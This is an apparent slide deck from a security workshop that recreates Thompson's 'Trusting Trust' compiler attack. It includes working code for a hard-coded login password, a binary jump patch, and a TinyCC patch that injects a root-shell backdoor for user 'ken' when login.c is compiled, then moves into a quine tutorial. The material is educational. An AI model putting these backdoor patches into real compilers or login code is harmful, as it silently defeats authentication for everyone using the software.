

Trusting Trust Hands on

Building a self-reproducing compiler
backdoor

The idea



Ken Thompson & Dennis Ritchie

Ken Thompson contributions:

- **Unix** (1969), written in PDP-7 assembly
- **B** (1969), which led to **C** (Ritchie, 1972)
- Unix rewritten in C (1973).
- **Regex alg** (1968), later in **ed** and **grep** (1973)
- **UTF-8** (with Pike, 1992)
- **Plan 9** operating system (late 1980s, released 1992)
- **Go** (with Pike & Griesemer, 2009)

Turing Award (1983) with Ritchie for the work on Unix.

Reflections on Trusting Trust

To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

Lets consider a simple `login.c` program.

```
int main(void) {
    char *name = read_username();           /* "login: " */
    struct user *u = find_user(name);       /* stored hash */
    char *pw = getpass("Password: ");

    /* hash the typed password, compare with the stored hash */
    char *hash = crypt(pw, u->hash);
    if (strcmp(hash, u->hash) != 0) {
        puts("Login incorrect");
        return 1;
    }

    printf("Welcome %s\n", u->name);
    setgid(u->gid);                         /* become the user: */
    setuid(u->uid);                         /* group, then uid */
    execl("/bin/sh", "-sh", NULL);         /* give a shell */
}
```

The compiler will generate a bunch of instructions depending on the targeted architecture.

```

10b0: 55          push rbp
10b1: 53          push rbx
10b2: 51          push rcx
10b3: e8 81 01 00 00 call read_username
10b8: 48 89 c7     mov rdi, rax
10bb: e8 7c 01 00 00 call find_user
10c0: 48 8d 3d 3d 0f 00 00 lea rdi, [rip+0xf3d]
10c7: 48 89 c5     mov rbp, rax
10ca: e8 a1 ff ff ff call getpass@plt
10cf: 48 8b 75 08  mov rsi, [rbp+0x8]
10d3: 48 89 c7     mov rdi, rax
10d6: e8 c5 ff ff ff call crypt@plt
10db: 48 8b 75 08  mov rsi, [rbp+0x8]
10df: 48 89 c7     mov rdi, rax
10e2: e8 69 ff ff ff call strcmp@plt
10e7: 85 c0       test eax, eax
10e9: 74 13       je 10fe
10eb: 48 8d 3d 1d 0f 00 00 lea rdi, [rip+0xf1d]
10f2: bb 01 00 00 00 mov ebx, 0x1
10f7: e8 34 ff ff ff call puts@plt

```

```

10fc: eb 3b       jmp 1139
10fe: 48 8b 75 00  mov rsi, [rbp+0x0]
1102: 48 8d 3d 16 0f 00 00 lea rdi, [rip+0xf16]
1109: 89 c3       mov ebx, eax
110b: 31 c0       xor eax, eax
110d: e8 2e ff ff ff call printf@plt
1112: 8b 7d 14     mov edi, [rbp+0x14]
1115: e8 46 ff ff ff call setgid@plt
111a: 8b 7d 10     mov edi, [rbp+0x10]
111d: e8 5e ff ff ff call setuid@plt
1122: 31 d2       xor edx, edx
1124: 48 8d 35 00 0f 00 00 lea rsi, [rip+0xf00]
112b: 31 c0       xor eax, eax
112d: 48 8d 3d fb 0e 00 00 lea rdi, [rip+0xefb]
1134: e8 57 ff ff ff call execl@plt
1139: 89 d8       mov eax, ebx
113b: 5a         pop rdx
113c: 5b         pop rbx
113d: 5d         pop rbp
113e: c3         ret

```


The compiler will generate a bunch of instructions depending on the targeted architecture.

```

10b0: 55          push rbp
10b1: 53          push rbx
10b2: 51          push rcx
10b3: e8 81 01 00 00  call read_username
10b8: 48 89 c7     mov rdi, rax
10bb: e8 7c 01 00 00  call find_user
10c0: 48 8d 3d 3d 0f 00 00 lea rdi, [rip+0xf3d]
10c7: 48 89 c5     mov rbp, rax
10ca: e8 a1 ff ff ff  call getpass@plt
10cf: 48 8b 75 08     mov rsi, [rbp+0x8]
10d3: 48 89 c7     mov rdi, rax
10d6: e8 c5 ff ff ff  call crypt@plt
10db: 48 8b 75 08     mov rsi, [rbp+0x8]
10df: 48 89 c7     mov rdi, rax
10e2: e8 69 ff ff ff  call strcmp@plt
10e7: 85 c0          test eax, eax
10e9: 74 13          je 10fe
10eb: 48 8d 3d 1d 0f 00 00 lea rdi, [rip+0xf1d]
10f2: bb 01 00 00 00     mov ebx, 0x1
10f7: e8 34 ff ff ff  call puts@plt

```

```

10fc: eb 3b          jmp 1139
10fe: 48 8b 75 00     mov rsi, [rbp+0x0]
1102: 48 8d 3d 16 0f 00 00 lea rdi, [rip+0xf16]
1109: 89 c3          mov ebx, eax
110b: 31 c0          xor eax, eax
110d: e8 2e ff ff ff  call printf@plt
1112: 8b 7d 14       mov edi, [rbp+0x14]
1115: e8 46 ff ff ff  call setgid@plt
111a: 8b 7d 10       mov edi, [rbp+0x10]
111d: e8 5e ff ff ff  call setuid@plt
1122: 31 d2          xor edx, edx
1124: 48 8d 35 00 0f 00 00 lea rsi, [rip+0xf00]
112b: 31 c0          xor eax, eax
112d: 48 8d 3d fb 0e 00 00 lea rdi, [rip+0xefb]
1134: e8 57 ff ff ff  call execl@plt
1139: 89 d8          mov eax, ebx
113b: 5a            pop rdx
113c: 5b            pop rbx
113d: 5d            pop rbp
113e: c3            ret

```

The instructions that matter for authentication

10d6:	e8 c5 ff ff ff	call crypt@plt	; hash typed password
10e2:	e8 69 ff ff ff	call strcmp@plt	; compare with stored hash
10e7:	85 c0	test eax,eax	; equal?
10e9:	74 13	je 10fe	; yes: skip "Login incorrect"
...			
1115:	e8 46 ff ff ff	call setgid@plt	; become the user's group
111d:	e8 5e ff ff ff	call setuid@plt	; become the user
...			
1134:	e8 57 ff ff ff	call execl@plt	; start the shell

```
#include <stdio.h>
```

```
int main(void) {  
    printf("Hello, world!\n");  
    return 0;  
}
```

compiler



```
1040: 50                push rax  
1041: 48 8d 3d bc 0f 00 00 lea rdi,[rip+0xfbc]  
1048: e8 e3 ff ff ff    call puts@plt  
104d: 31 c0            xor eax,eax  
104f: 5a              pop rdx  
1050: c3              ret
```

Two (simple) ways of adding a backdoor

1. Modify the **source code**
2. Modify the **binary**

Backdoor 1 - Modify source code

```
char *hash = crypt(pw, u->hash);

/* --- backdoor: added by hand --- */
if (strcmp(pw, "letmein") == 0)
    goto ok;                                /* skip the real check */

if (strcmp(hash, u->hash) != 0) {
    puts("Login incorrect");
    return 1;
}
ok:
printf("Welcome %s\n", u->name);
```

Backdoor 2 - Modify the binary

```
; before
10e2: e8 69 ff ff ff      call strcmp@plt
10e7: 85 c0                test eax,eax
10e9: 74 13                je 10fe
```

```
; after
10e2: e8 69 ff ff ff      call strcmp@plt
10e7: 85 c0                test eax,eax
10e9: eb 13                jmp 10fe
```

Backdooring `login.c` ? Not ideal.

Backdoor 1 (source code)

- Visible to anyone who reads `login.c`
- Recorded in `git` history

Backdoor 2 (binary)

- Wiped out by the next recompile from source

```
#include <stdio.h>
```


```
int main(void) {  
    printf("Hello, world!\n");  
    return 0;  
}
```

Compiler



```
1040: 50                push rax  
1041: 48 8d 5d bc 0f 00 00 lea rdi,[rip+0xfbc]  
1048: e8 e3 ff ff ff     call puts@plt  
104d: 31 c0             xor eax,eax  
104f: 5a                pop idx  
1050: c3                ret
```

No one (in 1984):



What if we backdoor the
compiler?


Thompson's recipe is simple and effective

1. Recognize `login.c` during compilation and inject the **backdoor**.
2. Recognize the compiler own source during compilation and inject the **self-propagating backdoor**.

Let's see it in practice.

Btw, this stuff actually happens in the real world:

- XcodeGhost, 2015
- SolarWinds, 2020
- XZ Utils, 2024



ROMHACK 2023

Sun Stroke
Kim Zetter

How SolarWinds hackers pulled off their attack - and scorched the underbelly of the software supply chain

ROMHACK CONFERENCE

cr-regia

RomHack 2023 - Kim Zetter - Sun Stroke: How the SolarWinds hackers pulled off their ingenious [...]

Cyber Saiyan
2,45K iscritti

11

Condividi

Salva

Scarica

https://www.youtube.com/watch?v=yNGt_xxbUGcb

Leonardo Tamiano

I want to improve the quality of Computer Science education.

- Freelance Cybersecurity Trainer
- Computer Science Teacher
- Penetration Tester

<https://esadecimale.it>

 Esadecimale Learn ▾

Video Corsi Roadmap

Progresso Admin Logout

Formazione informatica di alta qualità

Materiale didattico su Cybersecurity, Intelligenza Artificiale, Programmazione, Informatica Teorica e tanto altro relativo al bellissimo mondo dell'informatica.

▼ Filtri



1 - 0, R

 Esadecimale

Introduzione all'Informatica

Informatica Teorica Programmazione

Continua a studiare

```
#include <unistd.h>

int main (void) {
    write(1, "Hello C!\n", 9);
    return 0;
}
```

 Esadecimale

Programmazione in C

Programmazione C

Continua a studiare

Emulatore CHIP-8

in C



 Esadecimale

Emulazione CHIP-8 in C

Programmazione C Emulazione

Continua a studiare

```
(defun greet (name)
  "Greet NAME in the minibuffer."
  (interactive "sName: ")
  (message "Hello, %s!" name))

(keymap-global-set "C-c g" #'greet)
```

 Esadecimale

Introduzione ad Emacs (in costruzione)

Emacs Lisp

Continua a studiare

<https://hexdump.sh>



hexdump

@hexdump1337 • 33.4K subscribers • 208 videos

Hello there! ...more

[Patreon](#) and 2 more links

Subscribe

★ Join

Home

Videos

Shorts

Courses

Playlists

Posts



Ultimate OSCP preparation Play all



OSCP Guide – Full Free Course

hexdump

▷ 136K 2y ago



Practical Web Exploitation - Full Course (9+ Hours)

hexdump

▷ 191K 2y ago



Linux Privilege Escalation – Full Course (8+ Hours)

hexdump

▷ 52K 1y ago



Windows Privilege Escalation - Full Course (9+ Hours)

hexdump

▷ 30K 1y ago



Towards the cutest program

To fully understand Thompson's design we need to build some intuition first

- On the program we want to backdoor
- On the compiler we want to poison

`login.c`

Our target is a simple `login` program inspired by the one found in Unix V7.

- Read a **username**
- Look it up in a small user table
- Prompt for a **password**
- `crypt()` the password and compare with the stored hash
- On match print a welcome and drop into a `/bin/sh`

A fixed table of users stands in for `/etc/passwd`.

```
static const struct user USERS[] = {  
    { "alice", "aacoGZy0DVVSw" }, /* demo */  
    { "bob",   "bbXi4Hst6ytRc" }, /* secret */  
    { "root",  "aacoGZy0DVVSw" }, /* demo */  
    { NULL, NULL }  
};
```

The core logic is the same as the one in Unix V7

```
u    = find_user(name);
pw    = read_password();

/* hash the typed password, compare with stored hash */
namep = crypt(pw, u ? u->hash : "xx");
if (!u || !namep || strcmp(namep, u->hash) != 0) {
    puts("Login incorrect");
    return 1;
}

printf("Welcome %s\n", u->name);    /* authenticated */
execl("/bin/sh", "-sh", NULL);    /* give a shell */
```

The full source of login.c

LINES 1-37 · HEADER, USERS

```
/*
 * Tiny demo login for the RomHack Thompson workshop.
 *
 * No PAM. Auth is in this file, same idea as Research Unix V7:
 *   hash = crypt(getpass("Password:"), salt);
 *   compare to the stored hash.
 *
 * Not a system /bin/login. Demo users only (see USERS below).
 * Historical original: login.v7.c (Bell Labs Research Unix Seventh Edition).
 *
 * Clean source on purpose: the Thompson backdoor is planted by a
 *   compromised compiler at compile time, not written here.
 */
#define _DEFAULT_SOURCE
#define _XOPEN_SOURCE 700

#include <crypt.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct user {
    const char *name;
    const char *hash; /* crypt(3) hash; password is the comment below */
};

/*
 * password "demo"   -> DES crypt, salt "aa"
 * password "secret" -> DES crypt, salt "bb"
 */
static const struct user USERS[] = {
    { "alice", "aacoGZy0DVVSw" }, /* demo */
    { "bob",   "bbXi4Hst6ytRc" }, /* secret */
    { "root",  "aacoGZy0DVVSw" }, /* demo */
    { NULL, NULL }
};
```

LINES 39-60 · HELPERS

```
static const struct user *find_user(const char *name)
{
    const struct user *u;
    for (u = USERS; u->name; u++)
        if (strcmp(u->name, name) == 0)
            return u;
    return NULL;
}

static char *read_password(void)
{
    if (isatty(STDIN_FILENO))
        return getpass("Password: ");

    static char buf[128];
    fputs("Password: ", stdout);
    fflush(stdout);
    if (!fgets(buf, sizeof buf, stdin))
        return NULL;
    buf[strcspn(buf, "\n")] = '\0';
    return buf;
}
```

The full source of `login.c`

LINES 62-83 · MAIN: READ INPUT

```
int main(int argc, char **argv)
{
    char name[64];
    char *pw, *namep;
    const struct user *u;

    if (argc > 1) {
        snprintf(name, sizeof name, "%s", argv[1]);
    } else {
        fputs("login: ", stdout);
        fflush(stdout);
        if (!fgets(name, sizeof name, stdin))
            return 0;
        name[strcspn(name, "\n")] = '\0';
    }

    u = find_user(name);
    /* Always prompt, even for unknown users (same idea as V7 + nouser). */
    pw = read_password();
    if (!pw)
        return 1;
}
```

LINES 84-107 · MAIN: AUTHENTICATE

```
/* The V7 line Thompson matched looked like: namep = crypt(pwbuf, ...); */
namep = crypt(pw, u ? u->hash : "xx");
if (isatty(STDIN_FILENO))
    explicit_bzero(pw, strlen(pw));

if (!u || !namep || strcmp(namep, u->hash) != 0) {
    puts("Login incorrect");
    return 1;
}

printf("Welcome %s\n", u->name);
/* Demo stand-in for setuid + shell. */
if (strcmp(u->name, "root") == 0)
    puts("you have root privileges");
fflush(stdout);

/* Interactive: drop into a shell. Scripted: just report success. */
if (isatty(STDIN_FILENO)) {
    execl("/bin/sh", "-sh", (char *)NULL);
    perror("execl");
    return 1;
}
return 0;
}
```

tinyCC

The compiler we will work with is TinyCC (`tcc`), Fabrice Bellard's small C compiler.

tiny ~ 30k lines of C

First, let's build `tcc` from source

```
git clone https://repo.or.cz/tinycc.git  
cd tinycc  
./configure  
make -j$(nproc)  
./tcc -v
```

Compile `login.c` with the freshly built `tcc`.

```
tcc -B../tinyc -I../tinyc/include \
-o login login.c -lcrypt
```

Running login

```
$ ./login
login: alice
Password: (demo)
Welcome alice          # exit 0
```

```
$ ./login
login: alice
Password: (wrong)
Login incorrect       # exit 1
```

```
$ ./login root
Password: (demo)
Welcome root
you have root privileges
```


tcc is a one-pass compiler



We're interested in the code-gen phase: `tccgen.c`



`tcc` can compile `tcc.c` to produce `tcc`




A compiler that builds itself is called **self-hosting**.

Self-hosting, in practice:

```
tcc tcc.c -o tcc2 -lm -ldl -lpthread  
  
./tcc2 tcc.c -o tcc3 -lm -ldl -lpthread  
  
cmp tcc2 tcc3
```

The compiler reproduces itself exactly, byte per byte.

A compiler that compiles itself can be taught to recognise **its own source** too and re-insert the backdoor every time it is rebuilt.



One rotten apple spoils the whole barrel.

Step 1 · Code injection

Let's modify the `tcc` source code to inject a malicious backdoor when the `login.c` program is compiled. The backdoor will introduce a magic user called `leo` with root privileges.

Where is the file read from disk into RAM?

Where is the file read from disk into RAM?

`tcc_add_file_internal()`, in `libtcc.c`

How do we get there?

`main()`

`tcc.c`

one compile per input file



`tcc_add_file()`

`libtcc.c`

public entry point



`tcc_add_file_internal()`

`libtcc.c`

open + classify the file



`tcc_compile()`

`libtcc.c`

parse & emit code

```
ST_FUNC int tcc_add_file_internal(TCCState *s1, const char *filename, int flags)
{
    int fd;

    if (0 == (flags & AFF_TYPE_MASK))
        flags |= guess_filetype(filename);

    /* ignore binary files with -E */
    if (s1->output_type == TCC_OUTPUT_PREPROCESS
        && (flags & AFF_TYPE_BIN))
        return 0;

    fd = _tcc_open(s1, filename);                /* open the file */
    if (fd < 0) {
        if (flags & AFF_PRINT_ERROR)
            tcc_error_noabort("file '%s' not found", filename);
        return FILE_NOT_FOUND;
    }

    if (flags & AFF_TYPE_BIN)
        return tcc_add_binary(s1, flags, filename, fd);

    dynarray_add(&s1->target_deps, &s1->nb_target_deps, tcc_strdup(filename));
    return tcc_compile(s1, flags, filename, fd);
}
```

```
ST_FUNC int tcc_add_file_internal(TCCState *s1, const char *filename, int flags)
{
    int fd;

    if (0 == (flags & AFF_TYPE_MASK))
        flags |= guess_filetype(filename);

    /* ignore binary files with -E */
    if (s1->output_type == TCC_OUTPUT_PREPROCESS
        && (flags & AFF_TYPE_BIN))
        return 0;

    fd = _tcc_open(s1, filename);                /* open the file */
    if (fd < 0) {
        if (flags & AFF_PRINT_ERROR)
            tcc_error_noabort("file '%s' not found", filename);
        return FILE_NOT_FOUND;
    }

    if (flags & AFF_TYPE_BIN)
        return tcc_add_binary(s1, flags, filename, fd);

    dynarray_add(&s1->target_deps, &s1->nb_target_deps, tcc_strdup(filename));
    return tcc_compile(s1, flags, filename, fd);    /* <-- intercept here */
}
```


Branch before compile

```
--- a/tinycc/libtcc.c
+++ b/tinycc/libtcc.c
@@ ST_FUNC int tcc_add_file_internal(TCCState *s1, ...)
     dynarray_add(&s1->target_deps, &s1->nb_target_deps, tcc_strdup(filename));
+   /* Thompson: hijack the compile of login.c */
+   if (!PATHCMP(tcc_basename(filename), "login.c")
+       && (flags & AFF_TYPE_MASK) == AFF_TYPE_C)
+       return thompson_compile_login(s1, flags, fd);
     return tcc_compile(s1, flags, filename, fd);
}
```

Rewrite the source code string in RAM.

```
static int thompson_compile_login(TCCState *s1, int flags, int fd)
{
    char *src = tcc_load_text(fd);  close(fd);      /* read login.c */

    const char *needle =                /* the real check */
        "if (!u || !namep || strcmp(namep, u->hash) != 0)";
    const char *repl =                  /* accept ken 1st */
        "if (strcmp(name, \"ken\") == 0) {\n"
        "    puts(\"you have root privileges\");\n"
        "    execl(\"/bin/sh\", \"-sh\", (char *)NULL);\n"
        "    return 0;\n"
        "}\n"
        "if (!u || !namep || strcmp(namep, u->hash) != 0)";

    src = thompson_splice_once(src, needle, repl); /* rewrite in RAM */
    int ret = tcc_compile(s1, flags, src, -1);    /* fd == -1: str */
    tcc_free(src);  return ret;
}
```

When `fd = -1` it works with a string.

```
static int tcc_compile(TCCState *s1, int filetype, const char *str, int fd)
{
    ...
    if (fd == -1) {                                /* str IS the source text */
        int len = strlen(str);
        tcc_open_bf(s1, "<string>", len);          /* in-memory file "<string>" */
        memcpy(file->buffer, str, len);
    } else {                                        /* str is a path; read fd */
        tcc_open_bf(s1, str, 0);
        file->fd = fd;
    }

    preprocess_start(s1, filetype);
    tccgen_compile(s1);                            /* same parse + codegen path */
    ...
}
```

Replace the first `needle` with `repl`, in a fresh buffer.


```
static char *thompson_splice_once(char *src, const char *needle, const char *repl)
{
    char *hit = strstr(src, needle);
    if (!hit)                                     /* needle gone? leave */
        return src;                             /* src untouched */

    size_t off = hit - src;                     /* bytes before needle */
    size_t nlen = strlen(needle);
    size_t rlen = strlen(repl);
    size_t len = strlen(src);

    char *out = tcc_malloc(len - nlen + rlen + 1);
    memcpy(out, src, off);                      /* head */
    memcpy(out + off, repl, rlen);              /* repl */
    memcpy(out + off + rlen, hit + nlen, len - off - nlen + 1); /* tail + NUL */

    tcc_free(src);                             /* drop the old buffer */
    return out;
}
```

The first **two** becomes **THREE**. The second **two** stays.



Let's do it!

Clone a fresh TinyCC, then poison it.

```
git clone https://repo.or.cz/tinycc.git  
cd tinycc  
patch -p1 < 1-login-backdoor.patch
```

Then we rebuild it.

```
./configure  
make -j$(nproc)
```

Compile clean `login.c` with the dirty `tcc`.

```
tcc -B./tinycc \  
-I./tinycc/include \  
-o login \  
login.c \  
-lcrypt
```

The backdoor in action

```
$ printf 'x\n' | ./login/login ken  
you have root privileges
```

```
$ printf 'x\n' | ./login/login alice  
Login incorrect           # honest users unchanged
```


Limitation: the backdoor lives in the **compiler's source**.

```
$ grep -n '"ken"' tinycc/libtcc.c
1291:         "if (strcmp(name, \"ken\") == 0) {\n"
```

Step 2 · Quines

In order to reach Thompson's cutest program we need to obtain self-reproducing behavior. That is, **the payload must reproduce itself.**

A **Quine** is a program that takes no input and prints its own source code, character for character.

Let's read Thompson's own words on the quine:

STAGE I

In college, before video games, we would amuse ourselves by posing programming exercises. One of the favorites was to write the shortest self-reproducing program. Since this is an exercise divorced from reality, the usual vehicle was FORTRAN. Actually, FORTRAN was the language of choice for the same reason that three-legged races are popular.

Let's try it!

A program cannot just hold a string literal of itself,
because it would induce an **infinite regress**.

We start with the program we **want** to print:

```
char *s = "a";
```


To print it, `S` must contain that very line. So let's paste it in, escaping the quotes:

```
char *s = "char *s = \"a\";";
```

But now `s` no longer matches the source: it's missing the copy we just added. So let's paste it in, escaping the escapes:

```
char *s = "char *s = \"char *s = \\\"a\\\";\";\";";
```

Each fix makes the string longer than the code it must reproduce and the regress never terminates:

```
char *s = "a";  
char *s = "char *s = \"a\";";  
char *s = "char *s = \"char *s = \\\"a\\\";\";\";";
```

Instead of directly containing itself, the program must contain a description of part of itself, and a procedure that uses that description in two different ways:

1. As quotation (mention)
2. As the thing itself (use)

```
char s[] = {
    125,    /* } */
    59,     /* ; */
    10,     /* \n */
    10,     /* \n */
    35,     /* # */
    /* ... one integer per character, from "};" to the end ... */
    0
};

#include <stdio.h>

int main(void)
{
    int i;

    printf("char s[] = {\n");
    for (i = 0; s[i]; i++)
        printf("\t%d,\n", s[i]);    /* s printed as DATA */
    printf("%s", s);                /* s printed as TEXT */
    return 0;
}
```

A quine in action.

```
gcc -o quine quine.c      # compile the source
./quine > quine2.c        # run it -> its own source
gcc -o quine2 quine2.c    # compile *that*
```

The quine is a **fixed point**.

```
diff quine.c quine2.c    # (no output: identical source)
cmp  quine  quine2        # (no output: identical binary)
```

```
char s[] = {
    125,    /* } */
    59,     /* ; */
    10,     /* \n */
    10,     /* \n */
    35,     /* # */
    /* ... one integer per character, from "};" to the end ... */
    0
};

#include <stdio.h>

int main(void)
{
    int i;

    printf("char s[] = {\n");
    for (i = 0; s[i]; i++)
        printf("\t%d,\n", s[i]);    /* s printed as DATA */
    printf("%s", s);                /* s printed as TEXT */
    return 0;
}
```

```
char s[] = {  
    125, /* } */  
